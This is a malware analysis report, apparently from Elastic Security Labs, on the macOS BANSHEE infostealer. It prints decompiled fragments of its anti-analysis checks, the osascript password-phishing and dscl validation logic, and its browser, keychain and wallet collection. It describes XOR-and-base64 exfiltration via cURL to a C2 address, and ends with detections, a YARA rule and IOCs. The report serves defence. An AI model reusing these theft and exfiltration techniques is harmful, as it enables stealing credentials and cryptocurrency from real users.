Beyond the wail: deconstructing the BANSHEE infostealer

By Elastic Security Labs

Published: 2024-08-15 · Archived: 2026-04-05 16:23:43 UTC


Preamble

In August 2024, a novel macOS malware named "BANSHEE Stealer" emerged, catching the attention of the cybersecurity community. Reportedly developed by Russian threat actors, BANSHEE Stealer was introduced on an underground forum and is designed to function across both macOS x86_64 and ARM64 architectures.

This malware presents a severe risk to macOS users, targeting vital system information, browser data, and cryptocurrency wallets.

With a steep monthly subscription price of $3,000, BANSHEE Stealer stands out in the market, particularly compared to known stealers like AgentTesla.

As macOS increasingly becomes a prime target for cybercriminals, BANSHEE Stealer underscores the rising observance of macOS-specific malware. This analysis explores the technical details of BANSHEE Stealer, aiming to help the community understand its impact and stay informed about emerging threats.



Source: https://x.com/privacyis1st/status/1822948909670408573

Key takeaways

- BANSHEE Stealer highlights the growing number of macOS malware samples as the OS becomes a more attractive target for cyber threats.
- BANSHEE Stealer's $3,000 monthly price is notably high compared to Windows-based stealers.
- BANSHEE Stealer targets a wide range of browsers, cryptocurrency wallets, and around 100 browser extensions, making it a highly versatile and dangerous threat.

Malware Analysis

The malware we analyzed in this research contained all the C++ symbols, which is interesting as we can guess the project's code structure by knowing these source code file names, as seen in the picture below. Looking into the C++-generated global variable initialization functions, we can find values set automatically/manually by the user during the build process, like the remote IP, encryption key, build ID, etc.

Functions list that initialize the global variables of every source file

The following table summarizes the leaked `.cpp` file names through the symbols in the binary.

File name	Description
`Controller.cpp`	Manages core execution tasks, including anti-debugging measures, language checks, data collection, and exfiltration.
`Browsers.cpp`	Handles the collection of data from various web browsers.
`System.cpp`	Executes AppleScripts to gather system information and perform password phishing.
`Tools.cpp`	Provides utility functions for encryption, directory creation, and compression etc.
`Wallets.cpp`	Responsible for collecting data from cryptocurrency wallets.

Debugger, VM Detection, and Language Checks

```
if ( AntiVM::IsDebuggerAttached(main_struct) )// anti debugging
{
  main_struct = (Controller *)std::operator<<[abi:ue170006]<std::char_traits<char>>(
                                &std::cout,
                                "Debugging detected!",
                                v1);
  std::ostream::operator<<[abi:ue170006](
    (__int64)main_struct,
    (__int64 (__fastcall *)(__int64))std::endl[abi:ue170006]<char,std::char_traits<char>>);
}
if ( AntiVM::checkVM(main_struct) )
{
  main_struct = (Controller *)std::operator<<[abi:ue170006]<std::char_traits<char>>(
                                &std::cout,
                                "Virtual Machine detected!",
                                v2);
  std::ostream::operator<<[abi:ue170006](
    (__int64)main_struct,
    (__int64 (__fastcall *)(__int64))std::endl[abi:ue170006]<char,std::char_traits<char>>);
}
if ( (AntiVM::IsRussianLanguageInstalled(main_struct) & 1) != 0 )
{
  v4 = std::operator<<[abi:ue170006]<std::char_traits<char>>(&std::cout, "Russian language detected!", v3);
  std::ostream::operator<<[abi:ue170006](
    v4,
    (__int64 (__fastcall *)(__int64))std::endl[abi:ue170006]<char,std::char_traits<char>>);
}
v5 = (Tools *)std::operator<<[abi:ue170006]<std::char_traits<char>>(
                &std::cout,
                "No debugging, VM, or Russian language detected.",
```

Checking for debugging, Virtualization, and the language of the machine

BANSHEE Stealer uses basic techniques to evade detection. It detects debugging by utilizing the sysctl API.

```
_BOOL8 __fastcall AntiVM::IsDebuggerAttached(AntiVM *this)
{
  size_t v2; // [rsp+8h] [rbp-2B8h] BYREF
  char v4[32]; // [rsp+18h] [rbp-2A8h] BYREF
  int v5; // [rsp+38h] [rbp-288h]
  int name[6]; // [rsp+2A0h] [rbp-20h] BYREF

  v5 = 0;
  name[0] = CTL_KERN;
  name[1] = KERN_PROC;
  name[2] = KERN_PROC_PID;
  name[3] = getpid();
  v2 = 0x288LL;
  return !sysctl(name, 4u, v4, &v2, 0LL, 0LL) && (v5 & 0x800) != 0;
}
```

Debugging detection with sysctl macOS API

For virtualization detection, it runs the command `system_profiler SPHardwareDataType | grep 'Model Identifier'` to determine whether the string `Virtual` appears in the hardware model identifier, which suggests a virtual machine. These methods are relatively simple and can be easily circumvented by advanced sandboxes and malware analysts.

```
_BOOL8 __fastcall AntiVM::checkVM(AntiVM *this)
{
  FILE *v2; // [rsp+28h] [rbp-B8h]
  string v3; // [rsp+30h] [rbp-B0h] BYREF
  bool v4; // [rsp+4Fh] [rbp-91h]
  char v5[136]; // [rsp+50h] [rbp-90h] BYREF

  std::string::basic_string(&v3);
  v2 = popen("system_profiler SPHardwareDataType | grep 'Model Identifier'", "r");
  if ( v2 )
  {
    while ( fgets(v5, 128, v2) )
      std::string::operator+=[abi:ue170006](&v3, v5);
    pclose(v2);
    v4 = std::string::find(&v3, "Virtual", 0LL) != -1;
  }
  else
  {
    v4 = 0;
  }
  std::string::~string(&v3);
  return v4;
```

Virtual machine check

Additionally, It parses the user-preferred canonicalized language returned from the CFLocaleCopyPreferredLanguages API and looks for the string `ru`. This tactic helps the malware avoid infecting systems where Russian is the primary language.

System information collection

User password

The malware creates an Osascript password prompt with a dialog saying that to launch the application, you need to update the system settings. Please enter your password.

When the user enters the password, it will be validated using the dscl command by running `dscl Local/Default -authonly <username> <password>`

If valid, the password will be written to the following file `/Users/<username>/password-entered`.

```
v9 = getenv("USER");
std::string::basic_string[abi:ue170006]<0>(&v15, v9);
if ( (verifyPassword(&v15, &__str) & 1) != 0 )
{
  std::operator+<char>(&v13, "/Users/", &v15);
  std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v14, &v13, "/password-entered");
  std::ofstream::basic_ofstream(v27, &v14, 16LL);
  std::string::~string(&v14);
  std::string::~string(&v13);
  if ( (std::ofstream::is_open(v27) & 1) != 0 )
  {
    std::string::append(v27, &__str);
    std::ofstream::close(v27);
    std::string::operator=(&SYSTEM_PASS, &__str);
    v8 = std::operator<<[abi:ue170006]<std::char_traits<char>>(&std::cout, "Password saved successfully.", v4);
    std::ostream::operator<<[abi:ue170006](
      v8,
      (__int64 (__fastcall *)(__int64))std::endl[abi:ue170006]<char,std::char_traits<char>>);
    v12 = 2;
```

User password phishing through a prompt

These credentials can be leveraged to decrypt the keychain data stored on the system, granting access to all saved passwords.

File, software, and hardware information collection

The function `System::collectSystemInfo` collects system information and serializes it in a JSON object. It executes the command `system_profiler SPSoftware DataType SPHardwareDataType`, which provides details about the system's software and hardware. It gets the machine's public IP by requesting it from `freeipapi.com` through the built-in macOS `cURL` command.

The JSON file will be saved under `<temporary_path>/system_info.json`

BANSHEE stealer executes AppleScripts; interestingly, it writes the AppleScripts to the same file `/tmp/tempAppleScript`.

The first script to be executed first mutes the system sound with `osascript -e 'set volume with output muted'` command. It then collects various files from the system, which are listed below:

- Safari cookies
- Notes database
- Files with the following extensions `.txt`, `.docx`, `.rtf`, `.doc`, `.wallet`, `.keys`, or `.key` from the Desktop and Documents folders.

Dump keychain passwords

It copies the keychain of the system `/Library/Keychains/login.keychain-db` to `<temporary_path>/Passwords`

Browser collection

BANSHEE collects data from 9 different browsers currently, including browser history, cookies, logins, etc:

- Chrome
- Firefox
- Brave
- Edge
- Vivaldi
- Yandex
- Opera
- OperaGX

Regarding Safari, only the cookies are collected by the AppleScript script for the current version.

```
std::string::basic_string[abi:ue170006]<0>(&v17, "Web Data");
std::string::basic_string[abi:ue170006]<0>(&v16, "History");
std::string::basic_string[abi:ue170006]<0>(&v15, "Cookies");
std::string::basic_string[abi:ue170006]<0>(&v14, "Login Data");
if ( (std::operator==[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(v20, "Firefox") & 1) != 0 )
{
  std::string::operator=[abi:ue170006](&v17, "formhistory.sqlite");
  std::string::operator=[abi:ue170006](&v16, "places.sqlite");
  std::string::operator=[abi:ue170006](&v15, "cookies.sqlite");
  std::string::operator=[abi:ue170006](&v14, "logins.json");
  std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v13, v19, "key4.db");
  std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v12, v18, "Local State/");
  Tools::copyFileToDirectory(&v13, &v12);
  std::string::~string(&v12);
  std::string::~string(&v13);
}
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v11, v19, &v17);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v10, v18, "Autofills/");
Tools::copyFileToDirectory(&v11, &v10);
std::string::~string(&v10);
std::string::~string(&v11);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v9, v19, &v16);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v8, v18, "History/");
Tools::copyFileToDirectory(&v9, &v8);
std::string::~string(&v8);
std::string::~string(&v9);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v7, v19, &v15);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(&v6, v18, "Cookies/");
Tools::copyFileToDirectory(&v7, &v6);
```

Web browser file collection

Additionally, data from approximately 100 browser plugins are collected from the machine. A list of these extension IDs is provided at the end of the blog post.

The collected files are saved under `<temporary_path>/Browsers`.

Wallet collection

- Exodus
- Electrum
- Coinomi
- Guarda
- Wasabi Wallet
- Atomic
- Ledger

The collected wallets are stored under `<temporary_path>/Wallets`.

Exfiltration

After the malware finishes collecting data, it first ZIP compresses the temporary folder using the `ditto` command. The zip file is then XOR encrypted and base64 encoded and sent through a post request to the URL: `http://45.142.122[.]92/send/` with the built-in cURL command.

```
v22 = this;
std::string::basic_string(&v21, &REMOTE_IP);
Tools::generateRandomString(&key, 0xFuLL);
std::operator+[abi:ue170006]<char,std::char_traits<char>,std::allocator<char>>(
  (__int64)&v19,
  (__int64)&TEMPORARY_PATH,
  (__int64)".zip");
std::string::basic_string(&file_content);
readFile(&v17, &v19);
std::string::operator=[abi:ue170006](&file_content, &v17);
std::string::~string(&v17);
xorEncrypt(&v16, &file_content, (__int64)&key);// xor encrypt
v6 = std::string::c_str[abi:ue170006]((__int64)&v16);
v1 = std::string::length[abi:ue170006](&v16);
base64Encode((const unsigned __int8 *)&v15, v6, v1);// base64 encoding
```

Xor and base64 encoding of the zip file to be exfiltrated

Behavior detection

- Crypto Wallet File Access by Unsigned or Untrusted Binary
- Web Browser Credential Data Accessed by Unsigned or Untrusted Process
- Osascript Payload Drop and Execute
- Potential Credentials Phishing via Osascript

YARA rule

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the BANSHEE malware:

```
rule Macos_Infostealer_Banshee {
   meta:
       author = "Elastic Security"
       creation_date = "2024-08-13"
       last_modified = "2024-08-13"
       os = "MacOS"
       arch = "x86, arm64"
       category_type = "Infostealer"
       family = "Banshee"
       threat_name = "Macos.Infostealer.Banshee"
       license = "Elastic License v2"

   strings:
       $str_0 = "No debugging, VM, or Russian language detected." ascii fullword
       $str_1 = "Remote IP: " ascii fullword
       $str_2 = "Russian language detected!" ascii fullword
       $str_3 = " is empty or does not exist, skipping." ascii fullword
       $str_4 = "Data posted successfully" ascii fullword
       $binary_0 = { 8B 55 BC 0F BE 08 31 D1 88 08 48 8B 45 D8 48 83 C0 01 48 89 45 D8 E9 }
       $binary_1 = { 48 83 EC 60 48 89 7D C8 48 89 F8 48 89 45 D0 48 89 7D F8 48 89 75 F0 48 89 55 E8 C6 45 E7 0
   condition:
```

```
        all of ($str_*) or all of ($binary_*)
}
```

Conclusion

BANSHEE Stealer is macOS-based malware that can collect extensive data from the system, browsers, cryptocurrency wallets, and numerous browser extensions. Despite its potentially dangerous capabilities, the malware's lack of sophisticated obfuscation and the presence of debug information make it easier for analysts to dissect and understand. While BANSHEE Stealer is not overly complex in its design, its focus on macOS systems and the breadth of data it collects make it a significant threat that demands attention from the cybersecurity community.

Observables

All observables are also available for download in both ECS and STIX format in a combined zip bundle.

The following observables were discussed in this research.

Observable	Type	Name	Reference
11aa6eeca2547fcf807129787bec0d576de1a29b56945c5a8fb16ed8bf68f782	SHA-256	BANSHEE stealer	
45.142.122[.]92	ipv4-addr		BANSHEE stealer C2
